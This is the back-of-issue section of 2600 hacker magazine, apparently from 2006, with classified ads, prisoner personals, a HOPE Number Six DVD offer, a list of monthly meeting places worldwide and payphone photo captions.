SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over ten years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-993-4357.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

Personals

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. Or... I'm MUD/MMORPG savy in C++/Python/PHP/MySQL, and I'm seeking players and programmers for better idea on "what's out there." Please help. Ken Roberts J60962, CSTAF-A2-244 UP, PO Box 5248, Corcoran, CA 93212.

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.

STILL IN THE JOINT. Only a year or so left. Known as Alphabits, busted for hacking banks and lots of unauthorized wire transfers. I'm looking to hear from anyone in the free world. Very interested in any ideas regarding future employment. Will respond to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 921, Imperial, CA 92251-0921.

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison.
Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!


SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.


IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 200lbs., 26 years old (for the ladies - please send photos, will do same), been in prison nearly 7 years with a couple more to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, locks, payphones, and anything novice-level from *2600*. Am looking for addresses of other hacker mags and underground, b-rate, independent movie mags like *Fangoria*. Please send mags, addresses, information, letters, and photos. Will respond to all. Mycology, anyone? Let's talk! I love photos! Mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/06.

Puzzle

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com





Answer choice for Summer 2006 puzzle:

"It is not the NSA, nor our rulers who are to blame for our current situation. Rather, it is us: the crippled and faceless masses who have happily traded their knowledge of the truth for a life of ease."

--- The Fader Jockey

HOPE NUMBER SIX

This is NOT an ad for HOPE Number Six. It's over. You either were part of the coolest hacker gathering this summer or you weren't. It's as simple as that. You know what we're talking about. Unless you really weren't there in which case there's no way you COULD know, is there?


But wait. We just thought of something.

In record time, we have come up with a video archive of the entire conference! And for the first time, we're offering the archive in DVD (region free) format. So if you missed out on the conference, this is one way to make up for it. In fact, even if you were there, there's no way you could have made it to all the talks. There's something here for everyone.

But here's the problem. With over 70 DVDs, plus a high fidelity audio-only DVD containing all of the talks on a single disc, we just don't have enough room to list them on this single page. We wanted a four page spread but the powers that be wouldn't have it. People want articles, not advertising, they say. As if a well-worded ad can't convey as much information as one of their red box articles! It's quite typical really of the anti-advertising attitude we have to deal with. So here we are. A single page. Way in the back. Not enough space.

So we suggest looking online for the full list - http://store.2600.com/hopenumbersix.html ought to work. If you don't want to pay online, you can always go the old-fashioned route and mail us a check or money order while indicating which DVD(s) you want. And if you don't even have Internet access but you know you want to buy everything (we really admire people like you), rather than charge you the normal $10 apiece rate which would amount to over $700, we'll let the entire collection go for $400. It may sound like a lot (actually it IS a lot) but there is a ton of material here. We also can mail you an order form which lists all of the talks if you want to pick and choose offline. Just mail us and ask.

That's not all. As is usually the case, we have some leftover official HOPE Number Six shirts and other conference items that we'll be offering while supplies last. Just indicate what shirt size you are and we will mail it right out. For $20 you get not only the shirt but a conference badge with a unique identifier number, a conference program, and a sticker for your computer or other appropriate surface. With a little therapy, you will one day be able to convince yourself that you were actually there. (Unless you really WERE there, in which case the therapy can be used to help adjust your expectations downward after returning to the real world.)



Overseas add $5 shipping for the shirt, $52.50 if you're ordering all of the DVDs (People who order a full set will also get a free shirt package.)

Our address:
2600
PO Box 752
Middle Island, NY 11953 USA

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to Place de la Republique. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Counter Culture Cafe, 2330 E McDowell Rd.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923. 9924; 613-9704, 9746.

Monterey: London Bridge Pub, 2 Wharf II.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge). main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 2025 Guadalupe St.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Foreign Payphones

India. Yes, this is actually a payphone in Mumbai. You pay the friendly guy at the counter and make a call. This is very low tech but it provides service to the masses.

Photo by Michael Kane

Norway. This is a phone booth seen in the old section of Fredrikstad. These are becoming very rare in the country.

Photo by A. Harjurju

Ghana. This is a phone from Cape Coast in the southern part of Ghana. It looks like cards are the only way to pay in order to use the phone but it's not so easy to figure out what kind of card to use.

Photo by Patrice Beaulieu

Philippines. Found in General Santos City. PLDT, incidentally, stands for Philippine Long Distance Telephone Company.

Photo by Chris Crowley

Visit http://www.2600.com/phones/ to see even more foreign payphone photos! (Or turn to the inside front cover to see more right now.)

The Back Cover Photo

We love getting your submissions for the back cover. But we must point out that those of you who are sending us tiny images or pictures from cell phones are in all likelihood wasting your time. If the photos aren't of printable quality (that is, big and detailed), we have no choice but to toss them away, no matter how interesting they may be. And some of them have been really good so this has caused us a great deal of anguish. Please be sure to use a real camera at the most detailed setting!

This is part of the secret 2600 compound in Lombard, Illinois where our readers gather for indoctrination sessions and to have their minds purified of anti-hacker rhetoric. Uncovered by Stephen who will now have to be purged.

An important part of any indoctrination is to get to the new crop of minds while they are still young. Here we see this evidenced in the form of one of our elementary schools designed with a hacker curriculum in mind in Manchester, Georgia. Taken without our consent by a free-spirited Mouser_inc who will be sent to the bigger building down the road for reeducation.

Email your submissions to articles@2600.com or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).